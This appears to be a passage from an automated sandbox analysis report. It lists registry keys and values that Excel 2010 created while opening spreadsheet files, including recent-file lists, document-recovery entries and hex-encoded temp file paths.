C:\Users\user\Desktop\A3CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC1C9	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC284	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC34F	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC40A	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F8630	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F87F5	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC1C9	EC1C9	binary	04 00 00 00 98 03 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 35 00 2E 00 31 00 38 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C2 CD 26 D0 31 0A D7 01 C9 C1 0E 00 C9 C1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC284	EC284	binary	04 00 00 00 98 03 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 32 00 38 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C5 5B 7D D3 31 0A D7 01 84 C2 0E 00 84 C2 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC34F	EC34F	binary	04 00 00 00 98 03 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CB 7C B6 D3 31 0A D7 01 4F C3 0E 00 4F C3 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC40A	EC40A	binary	04 00 00 00 98 03 00 00 37 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 43 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 2D 00 34 00 34 00 37 00 37 00 38 00 31 00 39 00 38 00 33 00 2D 00 30 00 32 00 31 00 38 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 4E 0D D3 D3 31 0A D7 01 0A C4 0E 00 0A C4 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
